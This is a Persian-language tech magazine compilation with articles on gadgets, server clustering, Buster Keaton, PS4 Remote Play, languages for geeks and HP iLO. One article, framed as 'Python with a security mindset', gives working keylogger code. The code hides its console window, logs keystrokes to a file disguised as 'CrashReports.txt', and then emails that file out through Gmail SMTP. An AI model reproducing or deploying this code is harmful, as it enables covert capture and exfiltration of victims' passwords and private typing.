پس استفاده از گجت های جدید که روز به روز روند پیشرفت آن ها روبه رشد است برای راحت تر شدن انجام کار بسیار مفید می‌باشد و شاید در آینده به تقویت حل مسائل و تصمیم گیری افراد کمک بزرگی انجام دهد، زیرا خوب بودن و یا بد بودن استفاده از این محصولات بسته به استفاده کننده آن است.

حرف آخر!

با تمام این تعاریف و نقد هایی که در مقاله موجود میباشد باید گفت که اگر انسان نتواند با گجت های جدید خود را نوین نگه دارد، به طور حتم به مشکل بی سوادی بر خواهد خورد. بی سوادی صرفا اشاره به تحصیل ندارد و شامل ندانستن نحوه کار با وسایل و تکنولوژی های روز دنیا است.

ما هنوز که هنوزه در دنیا مشاهده میکنیم افرادی را که تا به حال یک دستگاه کامپیوتر نداشتن و هنوز سواد کار با یک گجت معمولی که ما ها هر روز خود را با آن سر میکنیم، ندارند. پس بهتر است با ارائه گجت های کوچکتر و ارزان تر توان مردم عام را بالا ببریم چه از لحاظ اقتصادی چه از لحاظ آگاهی و سواد.

در تمام اختراعات مشکل هایی وجود داشته که باعث شده مردم دید بد و نا خوشایندی نسبت به آن اختراع داشته باشند، این به آن دلیل نیست که تمام ابزار های نوین امروزی ما را کنترل میکنند.

در پایان این مقاله توصیه میکنم تا برای اینکه به خوبی و با لذت از گجت ها بتونیم استفاده کنیم، کمتر خود را غرق در دنیای دیجیتالی کنیم و به بهبود آن کمک کنیم نه وسعت آن.

(با آرزوی موفقیت روز افزون برای شما)

abdolhayb@gmail.com



sony-smartwatch 3



Google Glass





Microsoft Band

کلاسترینگ

اصطلاح کلاسترینگ یعنی خوشه بندی و عبارت است از کار کردن چند سیستم به عنوان یک سیستم واحد به طوری که بازدهی یک سیستم چند برابر می شود. کلاسترینگ بر روی سرورها به این مفهوم است که گروهی از سرورها باهم یک برنامه خاصی را اجرا می کنند که هر سرور به عنوان یک خوشه بخشی از کا را انجام می دهد که نتیجه آن سرعت بالای اجرا می باشد زیرا بار محاسباتی بین این سرورها توزیع می شود که اصطلاحا به آن load balancing می گویند. از مزیت دیگر آن می توان این مورد را نام برد که اگر چند سرور وکلاسترینگ وجود داشته باشد به محض از کار افتادن یک سرور ، دیگر سرورها باید به درخواستها پاسخ دهند که به این عمل failover گفته می شود و اگر سروری از سرویس خارج شود باقی سرورها بلافاصله شروع به کار خواهند کرد که به آن Failover گفته می شود و زمانی که یک سرور از سرویس خارج شده و دوباره به کار افتاده باقی سرورها آگاه میشوند و روند عادی دوباره ادامه خواهد یافت. به این عمل Failback گفته میشود.

تفاوت NLB Clustering و Failover Clustering

تفاوت های مهمی در میان سرویس NLB Clustering و Failover Clustering وجود دارد.

۱- در Failover Clustering فقط یک سرور در لحظه به درخواست های موجود در لحظه پاسخ می دهد، در صورتی که در NLB Clustering همه host ها یا node های موجود در cluster می توانند در لحظه به درخواست های کاربران سرویس دهی کنند.

۲- در NLB Clustering هرکدام از سرورها اگر قرار باشد اطلاعاتی را ذخیره سازی کنند در حافظه داخلی سرور این عملیات ذخیره سازی انجام می شود، در حالی که در Failover Clustering چیزی به نام local storage وجود نخواهد داشت و سرورهای موجود در Failover Cluster داده هایی که می خواهند بنویسند یا بخوانند را از طریق یک فضای ذخیره سازی اشتراکی با shared storage در شبکه مانند فضاهای Logical Unit Numberهای موجود در Iscsi یا Fiber در San Storage ها تامین می کنند. این مشترک بودن فضای ذخیره سازی داده ها باعث می شود که فقط یک منبع برای ذخیره سازی داده های سرورهای موجود در Failover Clustering وجود داشته باشد و از بوجود آمدن تناقض و نا هماهنگی در داده ها جلوگیری می کند.

۳- در Failover Clustering اولویت با دسترسی پذیری یا همان Availability سرویس هاست و در محل هایی استفاده می شود که client ها قرار است داده های را بروز رسانی کنند، شما معمولا سرورهایی مانند file server و یا سرور Data Base و یا mail server و یا پرینت سرور و در نهایت virtual machine های خودتان را می توانید در Failover Cluster قرار دهید.

در نهایت می توان گفت

سرور کلاستر برای برنامه هایی به کار می رود که بیشتر در حافظه قرار دارند همانند سرورهای ایمیل یا بانک اطلاعاتی، چرا که اطلاعاتی که در حافظه این سرورها قرار دارد بارها و بارها عوض می شود. این امر درصورتی که سرورها از منبع اطلاعاتی مستقلی استفاده می کردند اصلا به صرفه نبود، چون اگر چنین بود با هر درخواستی از طرف کلاینت که نتیجتا تغییری را در اطلاعات یکی ازسرورها ایجاد می نمود، باید تمامی سرورهای دیگر به سرعت اطلاعات خود را مطابق با آن تغییر می دادند که کار و زمان زیادی از سرورها گرفته می شد.

به طور کلی می توان گفت که سرور کلاینت از خاصیت به اشتراک گذاری یک منبع اطلاعاتی واحد برای تمامی سرورها استفاده می کند و کلاستر اطلاعات مربوط به بانک داده یا ایمیل را درون آن ذخیره می کند و این منبع اطلاعاتی به تمامی سرورهای درون کلاستر متصل است، لذا تمامی برنامه های کلاینت ها صرف نظر از اینکه به کدام سرور وصل شده اند اطلاعات خود را از منبع اطلاعاتی می گیرند. اگر قصد ایجاد یک کلاستر پراکنده را دارید برخلاف کلاستر NLB که تمامی سرورها با استفاده از یک تکنولوژی خارجی همانند RoundRobin DNS با یکدیگر در ارتباط هستند، در سرور کلاستر تمامی سرورها حتما باید به منبع اطلاعاتی متصل باشند حتی اگر در شهرهای مختلف قرار گیرد.

Elham_mehnaty54@yahoo.com

پایتون با تفکر امنیتی

پایتون یک زبان قدرتمند در حوزه های مختلف است و یکی از زبان های مطرح حال حاضر می باشد. در نگاه اول گرامر زبانی ساده تری نسبت به زبان های دیگر دارد و شاید در برنامه نویسی تنبل مان کند ولی خب چه اهمیتی دارد؟ کار ما را راه می اندازد. شاید دلیل اصلی محبوبیت آن نیز همین باشد چرا که درگیر قواعد نیستیم و از اول شروع به کد زدن می کنیم .
دلیل دیگر محبوبیت پایتون، ماژول های خیلی زیاد و قوی می باشد که میتوان با نگاهdevelop سریعتر به هدف رسید و اگر مشتاق program هستید خودتان ماژول خودتان رو بنویسید و شاید این طوری بیشتر به چالش کشیده شوید!
البته این نکته هم مهمه که کارایی پایتون به مراتب پایین تر از برخی زبان ها است. جدا از ضعف در بحث شی گرایی زمان اجرای مفسر پایتون بیشتر از برخی زبان ها است. طبیعتاً وقتی برای ما performance مهم باشد نباید سراغ پایتون برویم ولی وقتی محدودیت منابع اهمیت چندانی نداشته باشد و بخواهیم سریع به هدف مان برسیم قطعا زبان درستی انتخاب کرده ایم!
شاید در بعضی موارد با خودتان فکر کنید چه ربطی به امنیت دارد ولی یادتان باشد که برای امنیت بالا باید مقابله با امنیت را خوب بدانیم!
برای تمرین هر برنامه ساده که برخورد کردید شروع به نوشتن کنید که در نهایت ابزار های مورد نیاز خودتان را داشته باشید. اسکن، اسنیف، مانیتور، اینجکت و یا هر ایده ای که داشتید!

ابتدا میخواهیم یک کیلاگر ساده بنویسیم و در آخر میخواهیم به ما ایمیل شود .

```python
import win32api, win32console, win32gui, pythoncom, pyHook

win = win32console.GetConsoleWindow()
win32gui.ShowWindow(win, 0)
Text = open('c:\CrashReports.txt', 'w')


def onkeyboardevent(event):
    if True:
        readwrite = open('c:\CrashReports.txt', 'r+')
        a = readwrite.read()
        readwrite.close()
        readwrite = open('c:\CrashReports.txt', 'w')
        keylogs = chr(event.Ascii)

    a += keylogs
    readwrite.write(a)
    readwrite.close()


hm = pyHook.HookManager()
hm.KeyDown = onkeyboardevent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

امیدوارم مشکل syntax نداشته باشیم . ابتدا ماژول های مورد نظر import شده اندwin32 که مشخص میکند برنامه ویندوزی است و از api های موجود ویندوز استفاده میکند. برای مطالعه میتوانید به داکیومنت های مربوطه در سطح اینترنت مراجعه کنید!
pyHook ماژول مربوط به ذخیره (یا دزدیدن!) رویدادهای با کیبورد است (البته باز وابسته به پکیج های وین ۳۲ است)
به Pythoncom نیز به خاطر منتظر ماندن برای رویداد ها نیاز داریم.
همان طور که مشاهده میکنید در پایتون ضرورتی برای تعیین نوع یا سایز متغییر نداریم! در این جا بجای آکولاد نیز فاصله استفاده میشود. ابتدا در برنامه وین۳۲ کنسول را پشت صحنه (بک گراند) صدا زدیم. یک فایل تکست برای ذخیره اطلاعات ساختیم.
یک تابع ساختیم به ازاء هر رویداد و فشار دکمه کیبورد دستور دادیم که در همان تکستی که ساختیم ذخیره شود و فایل را پس از استفاده بسته ایم. دستور open در پایتون ساختار ساده ای دارد و دو ورودی میگیرد اول آدرس و دوم نوع مجوز دستور است مثلا خواندن نوشتن و...
در داخل شرط میتوان به ازای هرascii.event تعریف خاصی داشت مثلا اگر برابر۳ بود sys.exit() انجام شود! (یعنی برنامه پایان یابد)
*برای استفاده از sys باید ماژول sys ایمپورت شود.

دستورات ترکیبی نیز اسکی خودشان را دارند ۳ فرضی بود ولی فکر می کنم دستورc + ctrl باشد.
در نهایت هم دزدیدن کیبرد با استفاده از ماژول و منتظر ماندن برای هر رویداد با استفاده از خطر آخر.
آسون بود نه؟!

حال توضیحات پیرامون ایمیل ارائه می شود.

```
import smtplib
from email.MIMEMultipart import MIMEMultipart
from email.MIMEText import MIMEText


sender = "sender@gmail.com"
receiver = "receiver@gmail.com"

head = MIMEMultipart()
head['From'] = sender
head['To'] = receiver
head['Subject'] = "PYTHON IS BEST!"

File = open('c:\CrashReports.txt','r')

body = File.read()

head.attach(MIMEText(body, 'plain'))

server = smtplib.SMTP('smtp.gmail.com', 587)
server.starttls()
server.login(sender, "password")
text = head.as_string()
server.sendmail(sender, receiver, text)
server.quit()
print("Done ☺")
```

ابتدا ماژول های آماده را ایمپورت می کنیم!
ایمیل فرستنده گیرنده را مشخص می کنیم. هد ایمیل را مشخص می کنیم متن مورد نظر را باز می کنیم و ضمیمه می کنیم. با استفاده از سرویس و پورت جیمیل به سرور متصل میشویم. از TLS به خاطر امنیت استفاده می کنیم.
با استفاده از رمز ایمیل فرستنده ورود میکنیم و ایمیل فرستاده میشود و تمام!
فقط یک نکته که اگر فعال سازی ۲ مرحله ایمیل فرستنده باز است سرویس کار نمی کند و به اضافه باید گزینه less secureرا از طریق گوگل برای ایمیل فرستنده فعال کنید تا وارد شود(log in)

موفق باشید!

Aminsamani2008@gmail.com

گیک و هنر

صورت سنگی/ کمدینی که هیچ وقت نخندید



چند روزپیش مشغول دیدن یک سریال کمدی و پشت صحنه های آن بودم که به برداشتهای چند باره یک سکانس از آن سریال برخورد کردم که بازیگران به دلیل خنده در تلاش اول مجبور به برداشت مجدد آن شده بودند برایم جالب به نظر رسید که در این شماره گیک و هنر به بررسی زندگی یک کمدین مشهور که هیچ گاه درآثارش لبخند نزد بپردازیم. درست متوجه شدید قصد داریم به بررسی زندگی باستر کیتون نابغه ی سالهای دور سینمای کمدی بپردازیم. متن زیر اشاره زیبایی به دلیل استفاده وی از فرم خاص صورت و روش بازیگری وی دارد که از یادداشتهای شخصی اش برگرفته شده است:

« هیچ کس مرا به چنین عملی ترغیب نکرد. این خصیصه خیلی طبیعی بوجود آمد. من از کودکی در مقابل تماشاگران قرار می گرفتم. اگر من به کارهای خودم می خندیدم، آنگاه نمی توانستم آنها را بخندانم. هر چه بیشتر جدی می شدم، خنده ی تماشاگران هم بیشتر می شد. وقتی به سینما وارد شدم به روال طبیعی، همین شیوه را دنبال کردم. اصلا نمی دانستم دائما چنین احساسی دارم. بعدها وقتی مجلات سینمایی و منتقدین از من به عنوان مردی صورت سنگی یاد کردند رفتم فیلمهایم را نگاه کردم تا ببینم هیچ وقت نمی خندم. در حقیقت خودم از این ویژگی بی خبر بودم و ناخودآگاه آن را اعمال می کردم. شاید برای همین همه چیز خوب پیش رفته بود.»

« هرگز سال‌های سخت و دشواری را که در زندگی پشت سر گذاشته ام، فراموش نمی‌کنم. می‌دانید! من آن گونه ای تربیت نشده ام که فکر کنم زندگی آسان است. همیشه برای به دست آوردن پول، به سختی کار کرده ام. یاد گرفته ام خواستار چیزی نباشم که استحقاق و شایستگی اش را ندارم. به باور من سال‌های دشوار و سخت زندگی کوتاه است .شاید فقط یک آدم نازک نارنجی و نازپرورده که طعم رنج را نچشیده ممکن است از دشواری‌های زندگی شکوه و شکایت کند. پزشکم می‌گوید می‌توانم صد سال زندگی کنم. خیال چنین کاری را هم دارم. چه کسی آرزو ندارد صد سال در جهانی زندگی کند که مردم بسیاری با قدرشناسی و احساس ناب انسانی، مردی کوچک با چهره ای سرد، سنگی و یخ زده به نام «باستر کیتون» را به خاطر می‌آورند. مردی که سال‌ها پیش وقتی جوان بودند، یک ذره آن‌ها را می‌خنداند اما خودش با خنده بیگانه بود و با آن میانه ای نداشت. همین برایم کافی است ! »



با این توصیف ها باستر را باید یک هنرمند متمایز به حساب آورد که با وجود زندگی متلاطم و مشکلات فراوان باز هم توانست به موفقیتی روزافزون در کمدی و سینما به صورت کلی برسد. راجر ابریت منتقد معروف سینما دوره طلایی کیتون را در سالهای ۱۹۲۰ تا ۱۹۲۹ می بیند که وی با بازی در فیلم هایی همانند جنرال و کمرامن به محبوبیتی فزاینده رسید اما پس از این دوره وی به استخدام کمپانی MGM در آمد و متاسفانه به دلیل مشکلات خانوادگی از سینما دور شد و تا سال ۱۹۴۰ که دوباره با بازیافتن خویش وارد عرصه هنر هفتم شود از سینما دورماند اما وی با بازگشت پر قدرتش به ادامه ی مسیر ادامه داد تا انجا که در سال ۱۹۵۹ موفق به دریافت جایزه افتخار از آکادمی شد .

در اشاره به استعداد و نبوغ وی افراد زیادی اظهار نظر کرده اند که از جمله ی آنها می توان به اورسون ولز کارگردان نام آشنای سینمای جهان که آثاری مثل همشهری کین را در آثاراش یدک می کشد اشاره کرد. وی اوج بلوغ سینمایی کیتون را در جنرال می بیند و این اثر را بهترین اثر سینمای کمدی در تمام ادوار می داند.



همان طور که اشاره کردیم وی در دوران پس از ۱۹۴۰ به سینما بازگشت و در مجموعه های زیادی به نقش آفرینی پرداخت. از مهم ترین آثار این بخش از زندگی وی می توانیم به حضور کوتاه وی در یک سکانس صامت در اثر معروف بیلی وایدلر یعنی سانست بلوارد اشاره کرد .به صورت کلی کیتون همواره به عنوان یک هنرمند صامت در قلب تمام طرفداران کمدی و سینمای کلاسیک باقی می ماند و می توان گفت که آثار غیر صامت وی هیچ وقت به محبوبیت آثار صامتش نرسیدند. در هر صورت وی دارای یک شخصیت و کلاس بازیگری خاص در کمدی می باشد که هیچ گاه پس از وی در هیچ بازیگر دیگری مشاهده نشد. در انتها توصیه می کنم برای لذت بردن از آثار این هنرمند بزرگ اقدام به دیدن آثار بزرگ وی مثل جنرال و کمرامن بپردازید.

امیدوارم از گیک و هنر این شماره لذت برده باشید. از شماره بعد قصد دارم به صورت دنباله دار به بررسی و معرفی بازیگران بزرگ تاریخ سینما بپردازم . امیدوارم لذت کافی را ببرید.

aap1024@gmail.com

کامپیوتر با طعم PS4

کامپیوتر با طعم PS4

شاید برای شما هم پیش آمده باشد که هنگام بازی با کنسول خود با اعتراض اعضای خانواده مبنی بر اینکه بازی فوتبالی در جریان هست و یا اینکه اخبار در حال پخش هست یا برنامه مورد علاقه یکی از اعضای خانواده در شرف پخش شدن میباشد برخورد نموده باشید. و یا کلا علاقه و توانایی استفاده از تلویزیون موجود در حال خانه را ندارید. پس به راستی چاره چیست؟

نگران نباشید گیمر های عزیز. راه حل شما در دستان ماست!

شاید آسان‌ترین راه از نظر خیلی از دوستان خرید تلویزیون دوم بوده که با توجه به هزینه چند میلیونی این مورد زیاد به صرفه نیست، پس چه کار کنیم که مجبور به پرداخت هزینه زیاد نگردیم؟

میتوانید از مانیتور کامپیوتر خانگیتان کمک بگیرید. صبر کنید صبر کنید! لازم نیست کنسولتان را جابه‌جا کنید با ما همراه باشید تا از لذت بازی کردن در محیطی بدون درد سر بهره مند شوید.

ابزارالات مورد نیاز

۱– یک دستگاه رایانه خانگی

۲– یک دستگاه کنسول PS4 (آخرین نسخه فریمور پیشنهاد می گردد)

۳– یک دستگاه DUALSHOCK ™ 4 + کابل USB و یا اداپتور بلوتوث (برای بدون سیم بازی کردن)

۴– اکانت شبکه سرگرمی سونی

۵– ارتباط بی سیم و یا با سیم سریع (حد اقل ۱۵ مگابیت بر ثانیه پیشنهاد میگردد)

۶– اینترنت

مراحل اجرایی در کامپیوتر

۱– در این مرحله به کمک Qr کد های زیر نسخه مناسب سیستم عامل خودتون رو دانلود کنید.

۲– برنامه رو اجرا کنید (دستورات ظاهر شده رو ادامه بدید، در این مرحله ممکنه از شما درخواست دانلود برنامه‌هایی که مورد نیاز هست داشته باشه)

مراحل اجرایی در PS4

در وهله اول ریموت پلی رو در دستگاه خود فعال کنید

Select (Settings) < Remote Play Connection Settings

و گزینه [Enable Remote Play] را بزنید!

اکانت خود رو به عنوان اکانت پرایمری تنظیم کنید:

Select (Settings) < [PlayStation Network/Account Management] < [Activate as Your Primary PS4] < [Activate]

اگر خواهان اجرای برنامه ریموت پلی در حالیت استراحت هستید مراحل زیر را انجام دهید:

select (Settings) < [Power Save Settings] < [Set Features Available in Rest Mode]. Then select the checkboxes for [Stay Connected to the Internet] and [Enable Turning On PS4 from Network].

اجرای برنامه

۱– برای این کار دستگاه پلی استیشن خود را روشن نموده یا در حالت استراحت قرار دهید.

۲–دسته DUALSHOCK™4 را با کابل یا از طریق بلوتوث به سیستم خود متصل کنید.

۳– برنامه را بر روی سیستم خود اجرا کنید و دکمه اتصال رابزنید و وارد اکانتی که بر روی پلی استیشن خود فعال نموده‌اید شوید.

تبریک. حالا میتوانید از اجرای بازیهای PS4 در کامپیوتر خود لذت ببرید.

(دقت کنید این روش از ارتباط اینترنتی استفاده نمی‌کند و تنها به ارتباط بی سیم و یا باسیم مابین کامپیوتر و پلی استیشن نیازمند میباشد ولی به هر حال برای همگام سازی اکانت به اینترنت نیاز خواهید داشت)

حد اقل سیستم مورد نیاز

Windows® PC

- A computer with either of the following operating systems.
  - Windows® 8.1 (32-bit or 64-bit)
  - Windows® 10 (32-bit or 64-bit)
- Intel Core i5-560M Processor 2.67 GHz or faster
- Intel Core i5-2450M Processor 2.50 GHz or faster
  When setting [Video Quality for Remote Play] > [Resolution] to [Best (1080p)] and [Frame Rate] to [High] on a PS4™ system (CUH-7000 series).
- 100 MB or more of available storage
- 2 GB or more of RAM
- 1024 x 768 or higher display resolution
- Sound card
- USB port

Mac

- A computer with any of the following operating systems.
  - OS X Yosemite
  - OS X El Capitan
  - macOS Sierra
- Intel Core i5-520M Processor 2.40 GHz or faster
- 40 MB or more of available storage
- 2 GB or more of RAM
- USB port

Maemo5d@gmail.com

زبان گیکی

گیک و زبان



در دنیای ارتباطات هرکسی بخواهد به موفقیت دست پیدا کند باید معلومات و دانش خود را افزایش دهد و همچنین در کنار آن به روز یا بقول افراد فعال در زمینه IT باید Up To Date باشد. بسیاری از افراد معروف به گیک که در سرتاسر دنیا به کار در زمینه تخصص خود مشغول هستند علم بالایی در زمینه های مختلف دارند که یکی از آنها داشتن تسلط به زبان های مختلف می باشد زیرا کشور هایی هستند که فقط به زبان اصلی خودشان به تحقیق و پژوهش می پردازند . برای اینکه یک شخص بتواند از تحقیقات به عمل آمده که به زبان دیگری نوشته شده است بهره مند گردد، نیازمند آن است که به آن زبان تسلط کامل داشته باشد

به طور مثال کشور ژاپن در زمینه های مختلفی تحقیقات بسیاری به زبان ژاپنی انجام داده است و به وسیله همین پژوهش ها توانسته است کشور خود را در زمره ی قدرتمندترین کشور های دنیا قرار دهد و توانایی خود را به رخ دیگر کشورها بکشاند. با اینکه زبان کشور ژاپن جزء سخت ترین زبان های موجود است ، اما هر شخص با دانستن زبان ژاپنی می تواند دانش خود را در زمینه فعالیت خود افزایش دهد.



امروزه کشورهای زیادی هستند که برای مطرح کردن زبان کشور خود امکانات بسیاری را در اختیار مردم قرار می دهد ، برای نمونه کشور آلمان از این قضیه استفاده کرده است تا زبان آلمانی را گسترش دهد. تعدادی از دانشگاه های آلمان برای اینکار تحصیل رایگان را برای دانشجویان علاقه مند فراهم نموده اند تا در کنار کار و تحصیل خود زبان آلمانی را آموزش ببینند. کشور های آلمانی زبان دیگر مانند اتریش و بخشی از کشور سوئیس هم به همین شکل می باشند یا رایگان یا با مبلغ خیلی کمتر از دانشگاه های موجود دیگر در آن کشور. کشور آلمان در زمینه های مختلفی من جمله خودرو سازی، پزشکی و تکنولوژی در کنار کشور های تراز اول دنیا حرفی برای گفتن دارد.

دانستن زبان هایی به غیر از زبان مادری به یک شخص برای دریافت شغل مناسب کمک می کند و راه پیشرفت را برای آن فرد هموار می سازد. همچنین امنیت شغلی آن فرد را تضمین می کند ، زیرا امروزه شرکت های موفق به بکار گیری از افرادی که به زبان های دیگر تسلط دارند نیازمند هستند تا زمانی که بخواهند با شرکت های کشور های دیگر مکاتبه و ارتباط برقرار کنند ، دچار مشکل نشوند.



کشور فرانسه هم از این قضیه مستثنا نیست و مانند کشور های ذکر شده در تلاش است تا زبان خود را توسعه دهد. زبان فرانسوی به عنوان زبان دوم دنیا معرفی شده است و در نقاط مختلف اروپا به جز خود کشور فرانسه به زبان فرانسوی صحبت می کنند ، همچنین در کشور کانادا استان کبک به این صورت است. کشور فرانسه در تولید تکنولوژی و خودرو سازی با مدرن ترین فناوری روز قدم های بزرگی در این عرصه برداشته است . کمپانی های متعددی در کشور فرانسه هستند که مسئول ساخت پردازشگر و بازی های ویدیویی می باشند و از نیروهای که دانش کافی در زمینه مربوطه را دارند و به زبان فرانسوی مسلط هستند استقبال می کنند.

کشورهای که زبان کشورشان انگلیسی نیست به شدت در تلاش هستند تا زبان رسمی کشور خود را از طریق راه های مختلف تبلیغ کنند و به افرادی که در حال یادگیری آن زبان هستند امکانات بیشتری داده می شود تا آن افراد هم بوسیله این عمل زبان آن کشور را برای افراد دیگر تبلیغ کنند.



زبان انگلیسی که زبان اول محسوب می شود و تمام کشور های دنیا در کنار زبان رسمی کشور خود به زبان انگلیسی می‌توانند گفتگو کنند. کشور انگلستان در زمینه ساخت نرم افزار و تراشه زبان زد عام و خاص است. برای درک بهتر این موضوع می توان به بورد های رزبری اشاره کرد که به صورت اصل در این کشور تولید می شود. افرادی که در این بنیاد به کار مشغول هستند از تخصص های بالایی بر خوردار هستند که به عنوان یک گیک شناخته شده اند.




قبیله گیک ها

در بعضی از فیلم و سریال هایی که با موضوعات مختلف از جمله هک و امنیت و دیگر تکنولوژی ها در ارتباط هستند مشاهده شده است که تعدادی از افراد یک گروه با یک زبان دیگر با هم ارتباط برقرار می کنن تا کسی نتواند متوجه مکالمه آنها شود. به دلیل اینکه امنیت و حفظ اطلاعات یک اصل مهم و ضروری برای افراد گیک بشمار می رود.

همیشه باید توجه داشت که از هر شخصی به قابلیتی دست پیدا می کند باید از آن در جهت پیشرفت خود و اطرافیان خود استفاده کند . بسیاری از افراد وجود دارند که با داشتن دانش و تخصص بالا در زمینه های مختلف از آن در جهت اختلال و ناامنی برای جوامع دیگر استفاده می کنند که باید این دید از بین برود تا همه در صلح و آرامش زندگی کنیم.

badrinex@gmail.com



بررسی ابزار ILO در سرورهای HP

ماژول ILO در سرورهای HP




مدیریت کردن سخت افزارها و نرم افزار ها از مهمترین بخشها در یک شبکه به حساب می آید و نیز مدیریت آن از راه دور برای ادمین بسیار حائز اهمیت است. شرکت های تولید کننده سخت افزار های تحت شبکه به دلیل اینکه دسترسی به دیوایس ها در هر زمان امکان پذیر باشد، به فکر تولید ماژول و نرم افزار خاصی افتادند. شرکت هایی مانند سیسکو، میکروتیک و HP برای مدیریت دستگاه های خود قابلیت هایی را جدا از سخت افزار ها ارائه دادند که این کار را موثرتر می کند.

تصمیم بر آن شد که در این شماره به بررسی ILO بپردازیم تا بتوانیم قابلیت ها و امکاناتی که در اختیار مدیر IT یک سازمان قرار میدهد را مطرح کنیم. کلمه iLO از Integrated Lights-Out بر گرفته شده است که به اختصار ILO نامیده می شود و به صورت اختصاصی برای مدیریت سرور های تولید شده شرکت HP می باشد.

ILO به عنوان یک ارتباط دهنده فیزیکی دارای پورت اترنت شناخته شده است و برای سرور های سری ۳۰۰ به بالا در دسترس است. این پورت نسل چهارم پورت های HP است که در کنار پورت های دیگر سرور قرار می گیرد . این پورت برقراری ارتباط از راه دور به سرور را برای کاربر فراهم می نماید. در تصویر زیر نمایی از ماژول iLO را می توانید مشاهده خواهید کرد.



برای برقراری ارتباط با این سخت افزار روش هایی وجود دارد که بخشی از آنها را به همراه تصویر و راهنمایی اتصال در ادامه مشاهده می نمایید. قبل از اتصال باید شناسه کاربری و رمز عبور به همراه IP پورت ILO را داشته باشیم.



روش اول ورود به محیط ACU سرور می باشد . برای ورود هنگامی که سرور در حال بوت شدن است باشد کلید f8 را فشار داده تا به محیط مورد نظر انتقال یابید یعنی قبل از تست و بررسی رید کنترلر در صفحه نمایش به شما اعلام می کند که برای انجام تنظیمات ILO باید از دکمه f8 استفاده کنید.



